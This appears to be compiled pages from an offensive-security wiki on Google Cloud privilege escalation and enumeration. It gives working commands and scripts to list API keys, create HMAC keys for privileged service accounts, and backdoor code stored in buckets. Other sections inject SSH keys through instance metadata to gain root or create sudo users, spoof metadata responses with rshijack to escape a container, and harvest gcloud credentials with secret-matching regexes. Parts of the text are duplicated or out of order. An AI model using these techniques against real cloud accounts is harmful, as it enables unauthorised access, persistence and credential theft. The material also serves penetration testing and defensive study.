 Credentials		 Remember to save	<b>API key</b> Identifies your project using a simple API key to check quota and access	
 OAuth consent screen			<b>OAuth client ID</b> Requests user consent so your app can access the user's data	
 Domain verification			<b>Service account</b> Enables server-to-server, app-level authentication using robot accounts	
 Page usage agreements		 <b>API Keys</b>	 <b>Help me choose</b> Asks a few questions to help you decide which type of credential to use	
		<input type="checkbox"/> <b>Name</b>	No API keys to display	

With the undocumented API that was discovered, we can also create API keys through the API itself.

The screenshot above shows a POST request being sent to retrieve a new API key for the project.

The exploit script for this method can be found [here](#).

## serviceusage.apiKeys.list

Another undocumented API was found for listing API keys that have already been created (this can also be done in the web console). Because you can still see the API key's value after its creation, we can pull all the API keys in the project.

```
root@ :~# curl https://apikeys.clients6.google.com/v1/projects/  
?access_token=ya29.a0Ae4  
MX8tRX-8H0897Sjrg9nmbnP7  
g-wZ5HQ  
{  
  "keys": [  
    {  
      "keyId": "6b11",  
      "currentKey": "AIza8bg",  
      "createTime": "2020-04-08T20:36:38.420Z",  
      "createdBy": "spencer",  
      "browserKeyDetails": {}  
    }  
  ]  
}
```

The screenshot above shows that the request is exactly the same as before, it just is a GET request instead of a POST request. This only shows a single key, but if there were additional keys in the project, those would be listed too.

The exploit script for this method can be found [here](#).

**Support HackTricks and get benefits!**

**Share your hacking tricks submitting PRs to the [hacktricks github repo](#)\*\***

.

# GCP - Storage Privesc

**Support HackTricks and get benefits!**

# storage

## storage.objects.get

This permission allows you to **download files stored inside Gcp Storage**.

This will potentially allow you to escalate privileges because in some occasions **sensitive information is saved there**. Moreover, some Gcp services stores their information in buckets:

- **GCP Composer:** When you create a Composer Environment the **code of all the DAGs** will be saved inside a **bucket**. These tasks might contain interesting information inside of their code.
- **GCR (Container Registry):** The **image** of the containers are stored inside **buckets**, which means that if you can read the buckets you will be able to download the images and **search for leaks and/or source code**.

## storage.objects.create , storage.objects.delete

In order to **create a new object** inside a bucket you need

`storage.objects.create` and, according to [the docs](#), you need also

`storage.objects.delete` to **modify** an existent object.

A very **common exploitation** of buckets where you can write in cloud is in case the **bucket is saving web server files**, you might be able to **store new code** that will be used by the web application.

Moreover, several GCP services also **store code inside buckets** that later is **executed**:

- **GCP Composer:** The **DAG code is stored in GCP Storage**. This **code** is later **executed** inside the **K8s environment** used by composer, and has also **access to a GCP SA**. Therefore, modifying this code you might be able to get inside the composer k8s env and steal the token of the GCP SA used.
- **GCR (Container Registry):** The **container images are stored inside buckets**. So if you have write access over them, you could **modify the images** and execute your own code whenever that container is used.
  - The bucket used by GCR will have an URL similar to  
`gs://<eu/usa/asia/nothing>.artifacts.`  
`<project>.appspot.com` (The top level subdomains are specified [here](#)).

## **storage.objects.setIamPolicy**

You can give you permission to **abuse any of the previous scenarios of this section**.

## **storage.buckets.setIamPolicy**

For an example on how to modify permissions with this permission check this page:

[gcp-public-buckets-privilege-escalation.md](#)

## storage.hmacKeys.create

There is a feature of Cloud Storage, “interoperability”, that provides a way for Cloud Storage to interact with storage offerings from other cloud providers, like AWS S3. As part of that, there are HMAC keys that can be created for both Service Accounts and regular users. We can **escalate Cloud Storage permissions by creating an HMAC key for a higher-privileged Service Account.**

HMAC keys belonging to your user cannot be accessed through the API and must be accessed through the web console, but what's nice is that both the access key and secret key are available at any point. This means we could take an existing pair and store them for backup access to the account. HMAC keys belonging to Service Accounts **can** be accessed through the API, but after creation, you are not able to see the access key and secret again.

```
PS C:\> gsutil hmac create -p t          1 scc-user@              .iam.gserviceaccount.com
Access ID: GOOG1E:                      i0WTIRZTOG`                :PB6Y
Secret:      A1DYix`                      iI0TH0v
```

The exploit script for this method can be found [here](#).

# **storage.objects Write permission**

If you can modify or add objects in buckets you might be able to escalate your privileges to other resources that are using the bucket to store code that they execute.

## **Composer**

**Composer** is **Apache Airflow** managed inside GCP. It has several interesting features:

- It runs inside a **GKE cluster**, so the **SA the cluster uses is accesible** by the code running inside Composer
- It stores the **code in a bucket**, therefore, **anyone with write access over that bucket** is going to be able change/add a DGA code (the code Apache Airflow will execute)\ Then, if you have **write access over the bucket Composer is using** to store the code you can **privesc to the SA running in the GKE cluster**.

## **GCR**

- **Google Container Registry** stores the images inside buckets, if you can **write those buckets** you might be able to **move laterally to where those buckets are being run**.

**Support HackTricks and get benefits!**

# GCP - Misc Privesc

**Support HackTricks and get benefits!**

# Generic Interesting Permissions

## \*.setIamPolicy

If you owns a user that has the `setIamPolicy` permission in a resource you can **escalate privileges in that resource** because you will be able to change the IAM policy of that resource and give you more privileges over it.\ This permission can also allow to **escalate to other principals** if the resource allow to execute code and the `iam.ServiceAccounts.actAs` is not necessary.

- `cloudfunctions.functions.setIamPolicy`
  - Modify the policy of a Cloud Function to allow yourself to invoke it.

There are tens of resources types with this kind of permission, you can find all of them in <https://cloud.google.com/iam/docs/permissions-reference> searching for `setIamPolicy`.

## \*.create, \*.update

These permissions can be very useful to try to escalate privileges in resources by **creating a new one or updating a new one**. These can of permissions are specially useful if you also has the permission `iam.serviceAccounts.actAs` over a Service Account and the resource you have `.create/.update` over can attach a service account.

## **\*ServiceAccount\***

This permission will usually let you **access or modify a Service Account in some resource** (e.g.: compute.instances.setServiceAccount). This **could lead to a privilege escalation** vector, but it will depend on each case.

**Support HackTricks and get benefits!**

# GCP - Network Docker Escape

**Support HackTricks and get benefits!**

# Initial State

In both writeups where this technique is specified, the attackers managed to get **root** access inside a **Docker** container managed by GCP with access to the host network (and the capabilities `CAP_NET_ADMIN` and `CAP_NET_RAW` ).

# Attack

When you inspect network traffic on a regular Google Compute Engine instance you will see a lot of **plain HTTP requests** being directed to the **metadata** instance on `169.254.169.254`. One service that makes such requests is the open-sourced [Google Guest Agent](#). Request example:

```
11:25:26.644344 IP (tos 0x0, ttl 64, id 64031, offset 0, flags [DF], proto TCP (6), length 277)
  instance-1.us-central1-a.c.gcp-bugbounty.internal.52986 > metadata.google.internal.http: Flags [P.], cksum 0x5f9a (incorrect)
    GET /computeMetadata/v1/?recursive=true&alt=json&wait_for_change=true&timeout_sec=60&last_etag=bba976a9e1229593 HTTP/1.1
      Host: metadata.google.internal
      User-Agent: Go-http-client/1.1
      Metadata-Flavor: Google
      Accept-Encoding: gzip
```

This agent **monitors the metadata for changes**. Inside the **metadata** there is a **field** with authorized **SSH public** keys.\ Therefore, when a new public SSH key appears in the metadata, the agent will **authorize** it in the user's `.authorized_key` file and it will **create** a new user if necessary and adding it to **sudoers**.

The way the Google Guest Agent monitors for changes is through a call to **retrieve all metadata values recursively** (`GET /computeMetadata/v1/?recursive=true` ), indicating to the metadata server to **only send a response when there is any change** with respect to the last retrieved metadata values, identified by its Etag (`wait_for_change=true&last_etag=` ).

This request also includes a **timeout** (`timeout_sec=` ), so if a **change does not** occur within the specified amount of time, the metadata server responds with the **unchanged values**.

This makes the **IMDS** to **respond** after **60 seconds** if there was no configuration change in that interval, allowing a **window for injecting a fake configuration** response to the guest agent from the IMDS.

Therefore, if an attacker manages to perform a **MitM** attack, he could **spoof** the **response** from the **IMDS** server **inserting a new public key** to allow a new user to access via **SSH** to the host.

## Escape

ARP spoofing does not work on Google Compute Engine networks, however, [Ezequiel](#) generated this **modified version of rshijack** that can be used to inject a packet in the communication to inject the SSH user.

This modified version of rshijack allows to **pass the ACK and SEQ numbers as command-line arguments**, saving time and allowing us to **spoof a response** before the real Metadata response came.\ \ Moreover, [this small Shell script](#) that would return a **specially crafted payload** that would trigger the Google Guest Agent to **create the user wouter** , with our own public key in its `.authorized_keys` file.\ This script receives the ETag as a parameter, since by keeping the same ETag, the Metadata server wouldn't immediately tell the Google Guest Agent that the metadata values were different on the next response, instead waiting the specified amount of seconds in timeout\_sec.\ \ To achieve the spoofing, you should **watch requests to the Metadata server with tcpdump:** `tcpdump -s -i eth0 'host 169.254.169.254 and port 80'` & waiting for a line that looked like this:

```
{ % code overflow="wrap" %}
```

```
<TIME> IP <LOCAL_IP>.<PORT> > 169.254.169.254.80: Flags [P.],  
seq <NUM>:<TARGET_ACK>, ack <TARGET_SEQ>, win <NUM>, length  
<NUM>: HTTP: GET /computeMetadata/v1/?timeout_sec=  
<SECONDS>&last_etag=  
<ETAG>&alt=json&recursive=True&wait_for_change=True HTTP/1.1
```

We see that value send the **fake metadata data with the correct ETAG to rshijack :**

```
fakeData.sh <ETAG> | rshijack -q eth0 169.254.169.254:80  
<LOCAL_IP>:<PORT> <TARGET_SEQ> <TARGET_ACK>; ssh -i id_rsa -o  
StrictHostKeyChecking=no wouter@localhost
```

And this should make the agent **authorize that public key** that will allow you to **connect via SSH** with the **private key**.

# References

- <https://www.ezequiel.tech/2020/08/dropping-shell-in.html>
- <https://www.wiz.io/blog/the-cloud-has-an-isolation-problem-postgresql-vulnerabilities>

**Support HackTricks and get benefits!**

# GCP - local privilege escalation ssh pivoting

**Support HackTricks and get benefits!**

in this scenario we are going to suppose that you **have compromised a non privilege account** inside a VM in a Compute Engine project.

Amazingly, GPC permissions of the compute engine you have compromised may help you to **escalate privileges locally inside a machine**. Even if that won't always be very helpful in a cloud environment, it's good to know it's possible.

# Read the scripts

**Compute Instances** are probably there to **execute some scripts** to perform actions with their service accounts.

As IAM is so granular, an account may have **read/write** privileges over a resource but **no list privileges**.

A great hypothetical example of this is a Compute Instance that has permission to read/write backups to a storage bucket called

```
instance82736-long-term-xyz-archive-0332893 .
```

Running `gsutil ls` from the command line returns nothing, as the service account is lacking the `storage.buckets.list` IAM permission. However, if you ran `gsutil ls gs://instance82736-long-term-xyz-archive-0332893` you may find a complete filesystem backup, giving you clear-text access to data that your local Linux account lacks.

You may be able to find this bucket name inside a script (in bash, Python, Ruby...).

# Custom Metadata

Administrators can add [custom metadata](#) at the instance and project level. This is simply a way to pass **arbitrary key/value pairs into an instance**, and is commonly used for environment variables and startup/shutdown scripts.

```
# view project metadata
curl
"http://metadata.google.internal/computeMetadata/v1/project/attributes/?recursive=true&alt=text"
-H "Metadata-Flavor: Google"

# view instance metadata
curl
"http://metadata.google.internal/computeMetadata/v1/instance/attributes/?recursive=true&alt=text"
-H "Metadata-Flavor: Google"
```

# Modifying the metadata

If you can **modify the instance's metadata**, there are numerous ways to escalate privileges locally. There are a few scenarios that can lead to a service account with this permission:

**Default service account**\ If the service account access **scope** is set to **full access** or at least is explicitly allowing **access to the compute API**, then this configuration is **vulnerable** to escalation. The **default scope is not vulnerable**.

**Custom service account**\ When using a custom service account, **one** of the following IAM permissions **is necessary** to escalate privileges:

- `compute.instances.setMetadata` (to affect a single instance)
- `compute.projects.setCommonInstanceMetadata` (to affect all instances in the project)

Although Google [recommends](#) not using access scopes for custom service accounts, it is still possible to do so. You'll need one of the following **access scopes**:

- `https://www.googleapis.com/auth/compute`
- `https://www.googleapis.com/auth/cloud-platform`

## Add SSH keys to custom metadata

**Linux systems** on GCP will typically be running [Python Linux Guest Environment for Google Compute Engine](#) scripts. One of these is the [accounts daemon](#), which **periodically queries** the instance metadata endpoint for **changes to the authorized SSH public keys**.

If a new public key is encountered, it will be processed and **added to the local machine**. Depending on the format of the key, it will either be added to the `~/.ssh/authorized_keys` file of an **existing user or will create a new user with sudo rights**.

So, if you can **modify custom instance metadata** with your service account, you can **escalate** to root on the local system by **gaining SSH rights** to a privileged account. If you can modify **custom project metadata**, you can **escalate** to root on **any system in the current GCP project** that is running the accounts daemon.

## Add SSH key to existing privileged user

Let's start by adding our own key to an existing account, as that will probably make the least noise.

**Check the instance for existing SSH keys.** Pick one of these users as they are likely to have sudo rights.

```
gcloud compute instances describe [INSTANCE] --zone [ZONE]
```

Look for a section like the following:

```

...
metadata:
  fingerprint: QCZfVTILKgs=
  items:
  ...
  - key: ssh-keys
    value: |-
      alice:ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQ/SQuP1eHdeP1qWQedaL64vc7j7hUUtMM
vNALmiPfdVTA0ISTPmBKx1eN5ozSySm5wFFsMNGXPP2dd1FQB5pYKYQHPwqRJp1
CTPpwti+uPA6ZHcz3gJmyGsYNloT61DNdAuZybkpPlpHH0iMaurjhPk0wMQAMJU
bWxhZ6TTTrxyDmS5Bn04AgrL2aK+peoZIwq5PLMmikRUyJSv0/cTX93PlQ4H+Mt
DHIVl9X2Al9JDXQ/Qhm+faui0AnS8us12VcwL0w7aQRRUgyqbthg+jFAcj0tiuh
aHJ09G1Jw8Cp0iy/NE8wT0/tj9smE1oTPhdI+TXMJdcwysgavMCE8FGzz alice
      bob:ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQ/C2fNZlw22d3mAcfRV24bmIr0Un8l9qg0
Gj1LQg0TBPLAVMDAbjrM/98SIa1NainYfPSK4oh/06s7xi5B8IzECrwqfwqX0Z3
VbW9oQbnlaBz6AYwgGHE3Fdrbkg/Ew8SZAvvvZ3bCwv0i5s+vWM3ox5Si7/W4v
RQBUB4DIDPtj0nK1d1ibxCa59YA8GdpIf797M0CKQ85DIj0nOrlvJH/qUnZ9fbh
aHzlo2aSVyE6/wRMgToZedmc6RzQG2byVxooyLPovt1rAZOTT0Ng2f3vu62xVa/
PIk4cEtCN3dTNYYf3NxMPRF6HCbknaM9ixmu3ImQ7+vG3M+g9fALhBmmF bob
...

```

Notice the **slightly odd format** of the public keys - the **username** is listed at the **beginning** (followed by a colon) and then again at the **end**. We'll need to match this format. Unlike normal SSH key operation, the username absolutely matters!

**Save the lines with usernames and keys in a new text file called**

```
meta.txt .
```

Let's assume we are targeting the user `alice` from above. We'll **generate a new key** for ourselves like this:

```
ssh-keygen -t rsa -C "alice" -f ./key -P "" && cat ./key.pub
```

Add your new public key to the file `meta.txt` imitating the format:

```
alice:ssh-rsa
AAAAAB3NzaC1yc2EAAAQABAAQ/SQupeHdeP1qWQedaL64vc7j7hUUtMM
vNALmiPfdVTA0IStPmBKx1eN5ozSySm5wFFsMNGXPp2ddlFQB5pYKYQHPwqRJp1
CTPpwti+uPA6ZHz3gJmyGsYNloT61DNdAuZybkpPlpHH0iMaurjhPk0wMQAMJU
bWxhZ6TTTrxyDmS5Bn04AgrL2aK+peoZIwq5PLMmikRUyJSv0/cTX93PlQ4H+Mt
DHIVl9X2Al9JDXQ/Qhm+faui0AnS8usl2VcwL0w7aQRRUgyqbthg+jFAcj0tiuh
aHJ09G1Jw8Cp0iy/NE8wT0/tj9smE1oTPhdI+TXMJdcwysgavMCE8FGzz alice
bob:ssh-rsa
AAAAAB3NzaC1yc2EAAAQABAAQ/C2fNZlw22d3mAcfRV24bmIr0Un8l9qg0
Gj1LQg0TBPLAVMDAbjrM/98SIa1NainYfPSK4oh/06s7xi5B8IzECrwqfwqX0Z3
VbW9oQbnlaBz6AYwgGHE3Fdrbkg/Ew8SZAvvvZ3bCwv0i5s+vWM3ox5SIz7/W4v
RQBUB4DIDPtj0nK1d1ibxCa59YA8GdpIf797M0CKQ85DIj0nOrlvJH/qUnZ9fbh
aHzlo2aSVyE6/wRMgToZedmc6RzQG2byVxoyyLPovt1rAZOTT0Ng2f3vu62xVa/
PIk4cEtCN3dTNYYf3NxMPRF6HCbknaM9ixmu3ImQ7+vG3M+g9fALhBmmF bob
alice:ssh-rsa
AAAAAB3NzaC1yc2EAAAQABAAQDnthNXHxi31LX8PlsGdIF/wlWmI0fPzuM
rv7Z6rqNNgDY0u0FTpM1Sx/vfvezJNY+bonAPhJGTRCwAwytXicW6JoeX5NEJsv
EVSAwB1sc0SCEAMEfl0FyIZ3ZtlcsQ++LpNszzErreckik3aR+7LsA2TCVBjd1P
uxh4mvWBhsJAjYS7ojrEAtQsJ0mBSd20yHxZNuh7qqG0JTzJac7n8S5eDacFGWC
xQwPnuINeGoactQ+MwHlbsYbhxnumwRvRiEm7+w0g2vPgwpMp4sgz0q5r7n/l7
YClvh/qfVquQ6bFdpkVaZmkXoa0740p2Sd7C+MBDITDNZPpXI1Z0f40Lb alice
```

Now, you can **re-write the SSH key metadata** for your instance with the following command:

```
gcloud compute instances add-metadata [INSTANCE] --metadata-from-file ssh-keys=meta.txt
```

You can now **access a shell in the context of `alice`** as follows:

```
lowpriv@instance:~$ ssh -i ./key alice@localhost
alice@instance:~$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

## Create a new privileged user and add a SSH key

No existing keys found when following the steps above? No one else interesting in `/etc/passwd` to target?

You can **follow the same process** as above, but just **make up a new username**. This user will be created automatically and given rights to `sudo`. Scripted, the process would look like this:

```
# define the new account username
NEWUSER="definitelynotahacker"

# create a key
ssh-keygen -t rsa -C "$NEWUSER" -f ./key -P ""

# create the input meta file
NEWKEY=$(cat ./key.pub)
echo "$NEWUSER:$NEWKEY" > ./meta.txt

# update the instance metadata
gcloud compute instances add-metadata [INSTANCE_NAME] --
metadata-from-file ssh-keys=meta.txt

# ssh to the new account
ssh -i ./key "$NEWUSER"@localhost
```

## Grant sudo to existing session

This one is so easy, quick, and dirty that it feels wrong...

```
gcloud compute ssh [INSTANCE NAME]
```

This will **generate a new SSH key, add it to your existing user, and add your existing username to the `google-sudoers` group**, and start a new SSH session. While it is quick and easy, it may end up making more changes to the target system than the previous methods.

## SSH keys at project level

Following the details mentioned in the previous section you can try to compromise more VMs.

We can expand upon those a bit by [applying SSH keys at the project level](#), granting you permission to **SSH into a privileged account** for any instance that has not explicitly chosen the "Block project-wide SSH keys" option.:

```
gcloud compute project-info add-metadata --metadata-from-file  
ssh-keys=meta.txt
```

If you're really bold, you can also just type `gcloud compute ssh [INSTANCE]` to use your current username on other boxes.

# Using OS Login

**OS Login** is an alternative to managing SSH keys. It links a **Google user or service account to a Linux identity**, relying on IAM permissions to grant or deny access to Compute Instances.

OS Login is [enabled](#) at the project or instance level using the metadata key of `enable-oslogin = TRUE`.

OS Login with two-factor authentication is [enabled](#) in the same manner with the metadata key of `enable-oslogin-2fa = TRUE`.

The following two **IAM permissions control SSH access to instances with OS Login enabled**. They can be applied at the project or instance level:

- **compute.instances.osLogin** (no sudo)
- **compute.instances.osAdminLogin** (has sudo)

Unlike managing only with SSH keys, these permissions allow the administrator to control whether or not `sudo` is granted.

If your service account has these permissions. **You can simply run the `gcloud compute ssh [INSTANCE]` command to connect manually as the service account. Two-factor is only enforced when using user accounts**, so that should not slow you down even if it is assigned as shown above.

Similar to using SSH keys from metadata, you can use this strategy to **escalate privileges locally and/or to access other Compute Instances** on the network.

# OS Patching

Depending on the privileges associated with the service account you have access to, if it has either the `osconfig.patchDeployments.create` or `osconfig.patchJobs.exec` permissions you can create a [patch job](#) or [deployment](#). This will enable you to move laterally in the environment and gain code execution on all the compute instances within a project.

First check all the roles the account has:

```
gcloud iam roles list
```

Now check the permissions offered by the role, if it has access to either the patch deployment or job continue.

```
gcloud iam roles describe roles/<role name> | grep -E  
'(osconfig.patchDeployments.create|osconfig.patchJobs.exec)'
```

If you want to manually exploit this you will need to create either a [patch job](#) or [deployment](#) for a patch job run:

```
gcloud compute os-config patch-jobs execute --file=patch.json
```

To deploy a patch deployment:

```
gcloud compute os-config patch-deployments create my-update --  
file=patch.json
```

Automated tooling such as [patchy](#) exists to detect lax permissions and automatically move laterally.

# Search for Keys in the filesystem

It's quite possible that **other users on the same box have been running `gcloud`** commands using an account more powerful than your own. You'll **need local root** to do this.

First, find what `gcloud` config directories exist in users' home folders.

```
sudo find / -name "gcloud"
```

You can manually inspect the files inside, but these are generally the ones with the secrets:

- `~/.config/gcloud/credentials.db`
- `~/.config/gcloud/legacy_credentials/[ACCOUNT]/adc.json`
- `~/.config/gcloud/legacy_credentials/[ACCOUNT]/.boto`
- `~/.credentials.json`

Now, you have the option of looking for clear text credentials in these files or simply copying the entire `gcloud` folder to a machine you control and running `gcloud auth list` to see what accounts are now available to you.

## More API Keys regexes

```
TARGET_DIR="/path/to/whatever"

# Service account keys
grep -Pzr "(?s){[^{}]*?service_account[^{}]*?private_key.*?}" \
"$TARGET_DIR"

# Legacy GCP creds
grep -Pzr "(?s){[^{}]*?client_id[^{}]*?client_secret.*?}" \
"$TARGET_DIR"

# Google API keys
grep -Pr "AIza[a-zA-Z0-9\\-_]{35}" \
"$TARGET_DIR"

# Google OAuth tokens
grep -Pr "ya29\.[a-zA-Z0-9_-]{100,200}" \
"$TARGET_DIR"

# Generic SSH keys
grep -Pzr "(?s)----BEGIN[ A-Z]*?PRIVATE KEY[a-zA-Z0-9/\+=\n-]*?END[ A-Z]*?PRIVATE KEY----" \
"$TARGET_DIR"

# Signed storage URLs
grep -Pir "storage.googleapis.com.*?Goog-Signature=[a-f0-9]+" \
"$TARGET_DIR"

# Signed policy documents in HTML
grep -Pzr '(?s)<form action.*?googleapis.com.*?name="signature" value=".+?">' \
"$TARGET_DIR"
```

**Support HackTricks and get benefits!**

# GCP - Services

**Support HackTricks and get benefits!**

In this section you can find guides to **enumerate/abuse different GCP services**:

- [AI Platform Enum](#)
- [Cloud Functions, App Engine & Cloud Run Enum](#)
- [Compute Instances Enum](#)
- [Compute Network Enum](#)
- [Containers & GKE Enum](#)
- [Databases Enum](#)
- [DNS Enum](#)
- [Filestore Enum](#)
- [KMS & Secrets Management](#)
- [Pub/Sub](#)
- [Source Repositories](#)
- [Stackdriver Enum](#)
- [Storage Enum](#)

**Support HackTricks and get benefits!**

# GCP - AI Platform Enum

**Support HackTricks and get benefits!**

# AI Platform

Google [AI Platform](#) is another "serverless" offering for **machine learning projects**.

There are a few areas here you can look for interesting information like models and jobs.

```
# Models
gcloud ai-platform models list
gcloud ai-platform models describe <model>
gcloud ai-platform models get-iam-policy <model>

# Jobs
gcloud ai-platform jobs list
gcloud ai-platform jobs describe <job>
```

**Support HackTricks and get benefits!**

# **GCP - Cloud Functions, App Engine & Cloud Run Enum**

**Support HackTricks and get benefits!**

# Cloud Functions

Google [Cloud Functions](#) allow you to host code that is executed when an event is triggered, without the requirement to manage a host operating system. These functions can also store environment variables to be used by the code.

```
# List functions
gcloud functions list

# Get function config including env variables
gcloud functions describe [FUNCTION NAME]

# Get logs of previous runs
# By default, limits to 10 lines
gcloud functions logs read [FUNCTION NAME] --limit [NUMBER]
```

## Privesc

In the following page you can check how to **abuse cloud function permissions to escalate privileges**:

## Enumerate Open Cloud Functions

With the following code [taken from here](#) you can find Cloud Functions that permit unauthenticated invocations.

```
#!/bin/bash

#####
# Run this tool to find Cloud Functions that permit
unauthenticated invocations
# anywhere in your GCP organization.
# Enjoy!
#####

for proj in $(gcloud projects list --format="get(projectId)");
do
    echo "[*] scraping project $proj"

    enabled=$(gcloud services list --project "$proj" | grep
"Cloud Functions API")

    if [ -z "$enabled" ]; then
        continue
    fi

    for func_region in $(gcloud functions list --quiet --
project "$proj" --format="value[separator=','](NAME,REGION)");
    do
        # drop substring from first occurrence of "," to end of
string.
        func="${func_region%,*}"
        # drop substring from start of string up to last
occurrence of ","
        region="${func_region##*,}"
        ACL=$(gcloud functions get-iam-policy "$func" --
project "$proj" --region "$region")

        all_users=$(echo "$ACL" | grep allUsers)
        all_auth=$(echo "$ACL" | grep allAuthenticatedUsers)"
```

```
if [ -z "$all_users" ]
then
:
else
    echo "[!] Open to all users: $proj: $func"
fi

if [ -z "$all_auth" ]
then
:
else
    echo "[!] Open to all authenticated users: $proj:
$func"
fi
done
done
```

# App Engine Configurations

Google [App Engine](#) is another "serverless" offering for hosting applications, with a focus on scalability. As with Cloud Functions, **there is a chance that the application will rely on secrets that are accessed at run-time via environment variables**. These variables are stored in an `app.yaml` file which can be accessed as follows:

```
# First, get a list of all available versions of all services
gcloud app versions list

# Then, get the specific details on a given app
gcloud app describe [APP]
```

# Cloud Run Configurations

Google [Cloud Run](#) is another serverless offer where you can search for env variables also. Cloud Run creates a small web server, running on port 8080, that sits around waiting for an HTTP GET request. When the request is received, a job is executed and the job log is output via an HTTP response.

The access to this web server might be public or managed via IAM permissions:

```
# First get a list of services across the available platforms
gcloud run services list --platform=managed
gcloud run services list --platform=gke

# To learn more, export as JSON and investigate what the
# services do
gcloud run services list --platform=managed --format=json
gcloud run services list --platform=gke --format=json

# Attempt to trigger a job unauthenticated
curl [URL]

# Attempt to trigger a job with your current gcloud
# authorization
curl -H \
  "Authorization: Bearer $(gcloud auth print-identity-token)"
\
  [URL]
```

## Privesc

In the following page you can check how to **abuse cloud run permissions to escalate privileges**:

[gcp-run-privesc.md](#)

## Enumerate Open CloudRun

With the following code [taken from here](#) you can find Cloud Run services that permit unauthenticated invocations.

```
#!/bin/bash

#####
# Run this tool to find Cloud Run services that permit
unauthenticated
# invocations anywhere in your GCP organization.
# Enjoy!
#####

for proj in $(gcloud projects list --format="get(projectId)");
do
    echo "[*] scraping project $proj"

    enabled=$(gcloud services list --project "$proj" | grep
"Cloud Run API")

    if [ -z "$enabled" ]; then
        continue
    fi

    for run in $(gcloud run services list --platform managed --
quiet --project $proj --format="get(name)"); do
        ACL="$(
            gcloud run services get-iam-policy $run --
platform managed --project $proj)"

        all_users="$(echo $ACL | grep allUsers)"
        all_auth="$(echo $ACL | grep allAuthenticatedUsers)"

        if [ -z "$all_users" ]
        then
            :
        else
            echo "[!] Open to all users: $proj: $run"
        fi
    done
done
```

```
if [ -z "$all_auth" ]
then
:
else
    echo "[!] Open to all authenticated users: $proj:$
$run"
fi
done
done
```

# References

- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/#reviewing-stackdriver-logging>

**Support HackTricks and get benefits!**

# GCP - Compute Instances Enum

**Support HackTricks and get benefits!**

# Compute instances

It would be interesting if you can **get the zones** the project is using and the **list of all the running instances** and details about each of them.

The details may include:

- **Network info:** Internal and external IP addresses, network and subnetwork names and security group
- Custom **key/values in the metadata** of the instance
- **Protection** information like `shieldedInstanceConfig` and `shieldedInstanceIntegrityPolicy`
- **Screenshot** and the **OS** running
- Try to **ssh** into it and try to **modify** the **metadata**

```
# Get list of zones
# It's interesting to know which zones are being used
gcloud compute regions list | grep -E "[NAME|[^0]/"

# List compute instances & get info
gcloud compute instances list
gcloud compute instances describe <instance name>
gcloud compute instances get-iam-policy <instance> --zone=ZONE
gcloud compute instances get-screenshot <instance name>
gcloud compute instances os-inventory list-instances #Get OS
info of instances (OS Config agent is running on instances)

# Try to SSH & modify metadata
gcloud compute ssh <instance>
gcloud compute instances add-metadata [INSTANCE] --metadata-
from-file ssh-keys=meta.txt
```

For more information about how to **SSH** or **modify the metadata** of an instance to **escalate privileges** check this page:

[gcp-local-privilege-escalation-ssh-pivoting.md](#)

## Privesc

In the following page you can check how to **abuse compute permissions to escalate privileges**:

[gcp-compute-privesc.md](#)

## Metadata

For info about how to access the metadata endpoint from a machine check:

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf#6440>

Administrators can add **custom metadata** at the instance and project level. This is simply a way to pass **arbitrary key/value pairs into an instance**, and is commonly used for environment variables and startup/shutdown scripts. This can be obtained using the `describe` method from a command in the previous section, but it could also be retrieved from the inside of the instance accessing the metadata endpoint.

```
# view project metadata
curl
"http://metadata.google.internal/computeMetadata/v1/project/attributes/?recursive=true&alt=text"
-H "Metadata-Flavor: Google"

# view instance metadata
curl
"http://metadata.google.internal/computeMetadata/v1/instance/attributes/?recursive=true&alt=text"
-H "Metadata-Flavor: Google"
```

## Serial Console Logs

Compute instances may be **writing output from the OS and BIOS to serial ports**. Serial console logs may expose **sensitive information** from the system logs which low privileged user may not usually see, but with the appropriate IAM permissions you may be able to read them.

You can use the following [gcloud command](#) to query the serial port logs:

```
gcloud compute instances get-serial-port-output instance-name \
--port port \
--start start \
--zone zone
```

```
$ gcloud compute images export --image test-image \
--export-format qcow2 --destination-uri [BUCKET]
```

You can then [export](#) the virtual disks from any image in multiple formats. The following command would export the image `test-image` in qcow2 format, allowing you to download the file and build a VM locally for further investigation:

```
$ gcloud compute images list --no-standard-images
```

# Images

## Custom Images

**Custom compute images may contain sensitive details** or other vulnerable configurations that you can exploit. You can query the list of non-standard images in a project with the following command:

```
gcloud compute images list --no-standard-images
```

You can then **export the virtual disks** from any image in multiple formats. The following command would export the image `test-image` in qcow2 format, allowing you to download the file and build a VM locally for further investigation:

```
gcloud compute images export --image test-image \
    --export-format qcow2 --destination-uri [BUCKET]

# Execute container inside a docker
docker run --rm -ti gcr.io/<project-name>/secret:v1 sh
```

More generic enumeration:

```
gcloud compute images list
gcloud compute images list --project windows-cloud --no-
standard-images #non-Shielded VM Windows Server images
gcloud compute images list --project gce-uefi-images --no-
standard-images #available Shielded VM images, including
Windows images
```

## Custom Instance Templates

An [instance template](#) defines instance properties to help deploy consistent configurations. These may contain the same types of sensitive data as a running instance's custom metadata. You can use the following commands to investigate:

```
# List the available templates
$ gcloud compute instance-templates list

# Get the details of a specific template
$ gcloud compute instance-templates describe [TEMPLATE NAME]
```

# More Enumeration

Description	Command
<b>Stop</b> an instance	gcloud compute instances stop instance-2
<b>Start</b> an instance	gcloud compute instances start instance-2
<b>Create</b> an instance	gcloud compute instances create vm1 --image image-1 --tags test --zone "<zone>" --machine-type f1-micro
<b>Download</b> files	gcloud compute copy-files example-instance:~/REMOTE-DIR ~/LOCAL-DIR --zone us-central1-a
<b>Upload</b> files	gcloud compute copy-files ~/LOCAL-FILE-1 example-instance:~/REMOTE-DIR --zone us-central1-a
<b>List all disks</b>	gcloud compute disks list
<b>List all disk types</b>	gcloud compute disk-types list
<b>List all snapshots</b>	gcloud compute snapshots list
<b>Create</b> snapshot	gcloud compute disks snapshot --snapshotname --zone \$zone

**Support HackTricks and get benefits!**

# GCP - Compute Network Enum

**Support HackTricks and get benefits!**

# Network Enumeration

```
# List networks
gcloud compute networks list
gcloud compute networks describe <network>

# List subnetworks
gcloud compute networks subnets list
gcloud compute networks subnets get-iam-policy <name> --region
<region>
gcloud compute networks subnets describe <name> --region
<region>

# List FW rules in networks
gcloud compute firewall-rules list
```

You easily find compute instances with open firewall rules with  
